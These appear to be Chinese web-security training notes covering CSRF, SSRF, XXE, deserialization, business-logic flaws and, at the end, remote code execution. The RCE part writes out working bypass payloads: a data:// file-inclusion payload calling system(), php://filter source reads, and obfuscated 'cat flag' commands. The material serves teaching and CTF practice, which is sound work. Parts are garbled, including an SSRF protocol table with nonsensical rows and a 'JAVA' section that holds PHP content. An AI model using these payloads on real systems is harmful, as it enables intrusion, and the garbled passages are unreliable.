




## **Day58 WEB攻防-RCE代码&命令执行&过滤绕过 &异或无字符&无回显方案&黑白盒挖掘**



## 2 文件上传





## 通用安全漏洞

#### 4 CSRF

- 
- ```

graph TD
    A[条件] --> B[1、目标用户已经登录了网站，能够执行网站的功能。]
    A --> C[2、目标用户访问了攻击者构造的 URL。]
    C -- 探针且防御 --> D[1、看验证来源-修复]
    C -- 探针且防御 --> E[2、看凭证有无 token-修复]
    C -- 探针且防御 --> F[3、看关键操作有无验证-修复]
    B -- 流程 --> G[1、获取目标的触发数据包]
    B -- 流程 --> H[2、利用 CSRFTester 构造导出]
    B -- 流程 --> I[3、诱使受害者访问特定地址触发]
    J[审计]
  
```
- 条件
- 1、目标用户已经登录了网站，能够执行网站的功能。
  - 2、目标用户访问了攻击者构造的 URL。
    - 探针且防御
      - 1、看验证来源-修复
      - 2、看凭证有无 token-修复
      - 3、看关键操作有无验证-修复
- 流程
- 1、获取目标的触发数据包
  - 2、利用 CSRFTester 构造导出
  - 3、诱使受害者访问特定地址触发
- 审计

## 5 SSRF

- 条件
  - 当前功能应用点利用服务器去解析拟提交的资源
- 功能
  - 分享
  - 转码
  - 翻译
  - 图片加载
  - 收藏
  - 信息探针
  - 内网扫描

| 语言     | PHP                     | Java       | curl                         | Perl              | ASP.NET             |
|--------|-------------------------|------------|------------------------------|-------------------|---------------------|
| http   | ✓                       | ✓          | ✓                            | ✓                 | ✓                   |
| socket | with<br>cURL extensions | jdk1.5.0_2 | before 7.40.0 不兼容<br>libcurl | ✓                 | before<br>version 3 |
| ftp    | cURL extensions         | ✓          | before 7.40.0 不支<br>持ncos    | ✓                 | ✓                   |
| dns    | ✓                       | ✓          | ✓                            | ✓                 | ✓                   |
| file   | ✓                       | ✓          | ✓                            | ✓                 | ✓                   |
| imap   | ✓                       | ✓          | ✓                            | ✓                 | ✓                   |
| mysql  | with<br>cURL extensions | ✓          | ✓                            | ✓                 | ✓                   |
| xml    | with<br>cURL extensions | ✓          | ✓                            | ✓                 | ✓                   |
| xmlrpc | with<br>cURL extensions | ✓          | ✓                            | ✓                 | ✓                   |
| ldap   | with<br>cURL extensions | ✓          | ✓                            | ✓                 | ✓                   |
| url2   | 支持于<br>libcurl, Japan   | ✓          | ✓                            | 支持于<br>perl 5.005 | ✓                   |
| url3   | 支持于<br>libcurl, Japan   | ✓          | ✓                            | ✓                 | ✓                   |
| ldap3  | 支持于<br>libcurl, Japan   | ✓          | ✓                            | ✓                 | ✓                   |
| php    | 支持于<br>libcurl, Japan   | ✓          | ✓                            | ✓                 | ✓                   |

- 探针且防御 ○ SSRF常见安全修复防御方案. ○
- 1、禁用跳转
  - 2、禁用不需要的协议
  - 3、固定或限制资源地址
  - 4、错误信息统一-信息处理

- ```

graph LR
    A[审计] --- B[SSRF白盒可能出现的地方]
    A --- C[SSRF黑盒可能出现的地方]
    B --- B1[1. 功能点抓包指向代码块审计]
    B --- B2[2. 功能点函数定位代码块审计]
    C --- C1[1. 社交分享功能]
    C --- C2[2. 转码服务]
    C --- C3[3. 在线翻译]
    C --- C4[4. 图片加载/下载]
    C --- C5[5. 图片/文章收藏功能]
    C --- C6[6. 云服务厂商]
    C --- C7[7. 网站采集, 网站抓取的地方]
    C --- C8[8. 数据库内置功能]
    C --- C9[9. 邮件系统]
    C --- C10[10. 编码处理, 属性信息处理, 文件处理]
    C --- C11[11. 未公开的api实现以及其他扩展调用URL的功能]
    C --- C12[12. 从远程服务器请求资源]
  
```


## 6 XXE&XML

- ```

graph LR
    Root[前置] --- A[理由：传输和存储数据]
    Root --- B[危害：文件读取，端口探针等]
    Root --- C[Content-Type]
    Root --- D[黑盒]
    Root --- E[白盒]
    Root --- F[有回显]
    Root --- G[无回显]
    Root --- H[伪协议玩法]
    Root --- I[禁用dtd实体引用]
    Root --- J[过滤关键词：<!DOCTYPE和<!ENTITY，或者SYSTEM和PUBLIC]
    D --- D1[数据格式]
    D --- D2[svg&excel引用]
    E --- E1[1、可通过应用功能追踪代码定位审计]
    E --- E2[2、可通过脚本特定函数搜索定位审计]
    E --- E3[3、可通过伪协议玩法绕过相关修复等]
    F --- F1[file读取文件]
    F --- F2[http带外访问]
    G --- G1[file读取文件-先读取]
    G --- G2[http带外访问-加载实体]
    G --- G3[dtd实体带外访问-将数据参数发送接收文件接收数据处理]
    H --- H1[见笔记图，后期文件包含会讲]

```


## 文件包含



## 其他文件操作安全



## RCE



## PHP



## 反序列化

### JAVA

#### 属性

- `__toString()`: 把类当做字符串使用时触发
- `__sleep()`: `serialize()` 函数会检查类中是否存在一个魔术方法 `__sleep()` 如果存在, 该方法会被优先调用
- `public` (公共的): 在本类内部、外部类、子类都可以访问
- `protect` (受保护的): 只有本类或子类或父类中可以访问
- `private` (私人的): 只有本类内部可以使用
  - 序列化数据显示:
    - `private` 属性序列化的时候格式是 `%00 类名%00 成员名`
    - `protect` 属性序列化的时候格式是 `%00*%00 成员名`

#### 利用

- 单纯的魔术方法逻辑调用
- PHP 语言的特性漏洞-如 CVE-2016-7124
- 魔术方法内置原生类
  - 1、获取魔术方法对应原生类
  - 2、利用原生类官方说明配合
- 字符串逃逸 & Phar
  - 后面专题讲到

#### 原理

- 序列化: 把 Java 对象转换为字节序列的过程。
- 反序列化: 把字节序列恢复为 Java 对象的过程。

#### 发现

- Serializable Externalizable 接口、fastjson、jackson、gson、ObjectInputStream.read、ObjectObjectInputStream.readUnshared、XMLDecoder.read、ObjectYaml.loadXStream.fromXML、ObjectMapper.readValue、JSON.parseObject 等
- 功能
  - http 参数, cookie, session, 存储方式可能是 base64(r00), 压缩后的 base64(H4s), MII 等。Servlets http, Sockets, Session 管理器, 包含的协议就包括 JMX, RMI, JMS, JNDI 等 (\\xac\\Xed)xmlstream.XmlEncoder 等 (http Body: Content-type: application/xml) json(jacksonfastjson) http 请求中包含
- 数据特性
  - 一段数据以 r00AB 开头, 你基本可以确定这串就是 JAVA 序列化 base64 加密的数据。
  - 或者如果以 aced 开头, 那么他就是这一段 java 序列化的 16 进制。

#### 利用

- Ysoserial
  - 无组件
  - 有组件
- 特定的组件利用
  - shiro
  - jboos

### Python

#### 解释

- 文件 & 字符串 & 字节流 & 对象相互转换的过程

#### 原理

- 序列化调用魔术方法
- 反序列化调用魔术方法

#### 函数 & 魔术方法

- 函数使用:
  - `pickle.dump(obj, file)`: 将对象序列化后保存到文件
  - `pickle.load(file)`: 读取文件, 将文件中的序列化内容反序列化为对象
  - `pickle.dumps(obj)`: 将对象序列化成字符串格式的字节流
  - `pickle.loads(bytes_obj)`: 将字符串格式的字节流反序列化为对象
- 魔术方法:
  - `__reduce__()` 反序列化时调用
  - `__reduce_ex__()` 反序列化时调用
  - `__setstate__()` 反序列化时调用
  - `__getstate__()` 序列化时调用

#### 利用

- 注意当前构造版本和目标版本对应
- 注意当前是否需要编码、转换等

#### 白盒

- 搜索特定函数
- 使用 bandit

### 访问权限

#### 越权

- 水平同级用户
  - 用户信息获取时未对用户与 ID 比较判断直接查询等
- 垂直低高用户
  - 数据库中用户类型编号接受篡改或高权限操作未验证等

#### 访问控制

- 验证丢失
  - 未包含引用验证代码文件等
- 没有验证
  - 支持空口令、匿名、白名单等

#### 脆弱验证

- Cookie
  - JWT
  - Session
- 不安全的验证逻辑等

### 购买支付

#### 安全点

- 价格和数量
- 产品和订单编号
- 支付模式 & 接口数据
- 折扣优惠券积分等重复使用 & 再获取

#### 安全问题


- 1、商品购买-数量 & 价格 & 编号等
- 2、支付模式-状态 & 接口 & 负数等
- 3、折扣处理-优惠券 & 积分 & 重放等

#### 挖掘 & 修复

- 1、金额以数据库定义为准
  - 2、购买数量限制为正整数
  - 3、优惠券固定使用后删除
  - 4、订单生成后检测对应值
- 功能点抓包造代码测试

#### 找回机制

- 1、用回显状态判断-res 前端判断不安全
- 2、用用户名重定向-修改标示绕过验证
- 3、验证码回显显示-验证码泄漏验证虚设
- 4、验证码简单机制-验证码过于简单爆破





## 1.知识点

- 1、ASP-SQL注入-Access数据库
- 2、ASP-默认安装-数据库泄漏下载
- 3、ASP-IIS-CVE&短文件&解析&写入

- 
- 1、PHP-MYSQL-SQL注入-常规查询
  - 2、PHP-MYSQL-SQL注入-跨库查询
  - 3、PHP-MYSQL-SQL注入-文件读写

- 
- 1、PHP-MYSQL-SQL注入-数据请求类型
  - 2、PHP-MYSQL-SQL注入-数据请求方法
  - 3、PHP-MYSQL-SQL注入-数据请求格式

- 
- 1、PHP-MYSQL-SQL注入-方式增删改查
  - 2、PHP-MYSQL-SQL注入-布尔&延迟&报错
  - 3、PHP-MYSQL-SQL注入-数据回显&报错处理

- 
- 1、PHP-MYSQL-SQL注入-二次注入&利用条件
  - 2、PHP-MYSQL-SQL注入-堆叠注入&利用条件
  - 3、PHP-MYSQL-SQL注入-带外注入&利用条件

- 
- 1、注入工具-SQLMAP-常规猜解&字典配置
  - 2、注入工具-SQLMAP-权限操作&文件命令
  - 3、注入工具-SQLMAP-Tamper&使用&开发
  - 4、注入工具-SQLMAP-调试指纹&风险等级

- 
- 1、PHP-原生态-文件上传-检测后缀&黑白名单
  - 2、PHP-原生态-文件上传-检测信息&类型内容
  - 3、PHP-原生态-文件上传-函数缺陷&逻辑缺陷
  - 4、PHP-原生态-文件上传-版本缺陷&配置缺陷

---

1、PHP-中间件-文件上传-CVE&配置解析

2、PHP-编辑器-文件上传-第三方引用安全

### 3、PHP-CMS源码-文件上传-已知识别到利用

- 
- 1、文件上传-安全解析方案-目录权限&解码还原
  - 2、文件上传-安全存储方案-分站存储&OSS对象
- 

- 1、文件包含-原理&分类&危害-LFI&RFI
  - 2、文件包含-利用-黑白盒&无文件&伪协议
- 

- 1、文件安全-前后台功能点-下载&读取&删除
  - 2、目录安全-前后台功能点-目录遍历&目录穿越
- 

- 1、XSS跨站-输入输出-原理&分类&闭合
  - 2、XSS跨站-分类测试-反射&存储&DOM
- 

- 1、XSS跨站-MXSS&UXSS
  - 2、XSS跨站-SVG制作&配合上传
  - 3、XSS跨站-PDF制作&配合上传
  - 4、XSS跨站-SWF制作&反编译&上传
- 

- 1、XSS跨站-攻击利用-凭据盗取
  - 2、XSS跨站-攻击利用-数据提交
  - 3、XSS跨站-攻击利用-网络钓鱼
  - 4、XSS跨站-攻击利用-溯源综合
- 

- 1、XSS跨站-安全防护-CSP策略
  - 2、XSS跨站-安全防护-HttpOnly
  - 3、XSS跨站-安全防护-XSSFilter
- 

- 1、CSRF-原理&检测&利用&防御
  - 2、CSRF-防御-Referer策略隐患
  - 3、CSRF-防御-Token校验策略隐患
- 

- 1、SSRF-原理-外部资源加载
- 2、SSRF-利用-伪协议&无回显

- 3、SSRF-挖掘-业务功能&URL参数

- 
- 1、RCE-原理-代码执行&命令执行
  - 2、RCE-黑白盒-过滤绕过&不回显方案
- 

## 2.演示案例

### 2.1 RCE-利用&绕过&异或&回显

```
1  -RCE代码执行：引用脚本代码解析执行
2  -RCE命令执行：脚本调用操作系统命令
3  漏洞函数：
4  1.PHP：
5  PHP代码执行函数：
6  eval()、assert()、preg_replace()、create_function()、array_map()、call_user_func()、
   call_user_func_array()、array_filter()、uasort()、等
7  PHP命令执行函数：
8  system()、exec()、shell_exec()、pcntl_exec()、popen()、proc_popen()、passthru()、等
9  2.Python：
10 eval exec subprocess os.system commands
11 3.Java：
12 Java中没有类似php中eval函数这种直接可以将字符串转化为代码执行的函数，
13 但是有反射机制，并且有各种基于反射机制的表达式引擎，如：OGNL、SpEL、MVEL等。
14
15 代码执行：
16 脚本--java, php, python
17 产生--web源码、中间件平台、其他环境
18 检测--白盒 代码审计
19 检测--黑盒 漏扫工具、公开漏洞、手工看参数及功能点
20 防御--敏感函数禁用、变量过滤或固定、WAF产品
21
22 命令执行：
23 系统--Linux、windows
24 产生--web源码、中间件平台、其他环境
25 检测--白盒 代码审计
26 检测--黑盒 漏扫工具，公开漏洞，手工看参数及功能点
27 防御--敏感函数禁用、变量过滤或固定、WAF产品
28
29 #RCE-利用&绕过&异或&回显
30 1、伪协议玩法
31 配合文件包含伪协议（代码执行）
32 include $_GET[a]?>&a=data://text/plain,<?php system('ver');?>
33 include $_GET[a]?>&a=php://filter/read=convert.base64-encode/resource=index.php
34
35 （1）关键字过滤：
```

```
36 1、过滤flag关键字
37 通配符
38 flag=fl*
39 cat fl*
40 cat ?la*
41
42 2、转义符号
43 ca\t /fl\ag
44 cat fl''ag
45
46 2、1使用空变量$*和$@, $x,${x}绕过
47 ca$t fl$*ag
48 ca$t fl$@ag
49 ca$5t f$5lag
50 ca${2}t f${2}lag
51
52 3、拼接法
53 a=fl;b=ag;cat$IFS$a$b
54
55 4、反引号绕过:
56 cat `ls`
57
58 5、编码绕过:
59 echo 'flag' | base64
60 cat `echo ZmxhZwo= | base64 -d`
61
62 6、组合绝活
63 touch "ag"
64 touch "fl\\"
65 touch "t \\"
66 touch "ca\\"
67 ls -t >shell
68 sh shell
69 # \指的是换行
70 # ls -t是将文本按时间排序输出
71 # ls -t >shell 将输出输入到shell文件中
72 # sh将文本中的文字读取出来执行
73
74 7、异或无符号（过滤0-9a-zA-Z）
75 异或: rce-xor.php & rce-xor.py
76 或: rce-xor-or.php & rce-xor-or.py
77
78
79 （2）过滤函数关键字
80 1、内联执行绕过（system）
81 echo `ls`;
82 echo $(ls);
83 ?><?=`ls`;
```

```

84  ?><?=$(ls);
85
86  2、过滤执行命令（如cat tac等）
87  more:一页一页的显示档案内容
88  less:与 more 类似
89  head:查看头几行
90  tac:从最后一行开始显示，可以看出 tac 是 cat 的反向显示
91  tail:查看尾几行
92  nl: 显示的时候，顺便输出行号
93  od:以二进制的方式读取档案内容
94  vi:一种编辑器，这个也可以查看
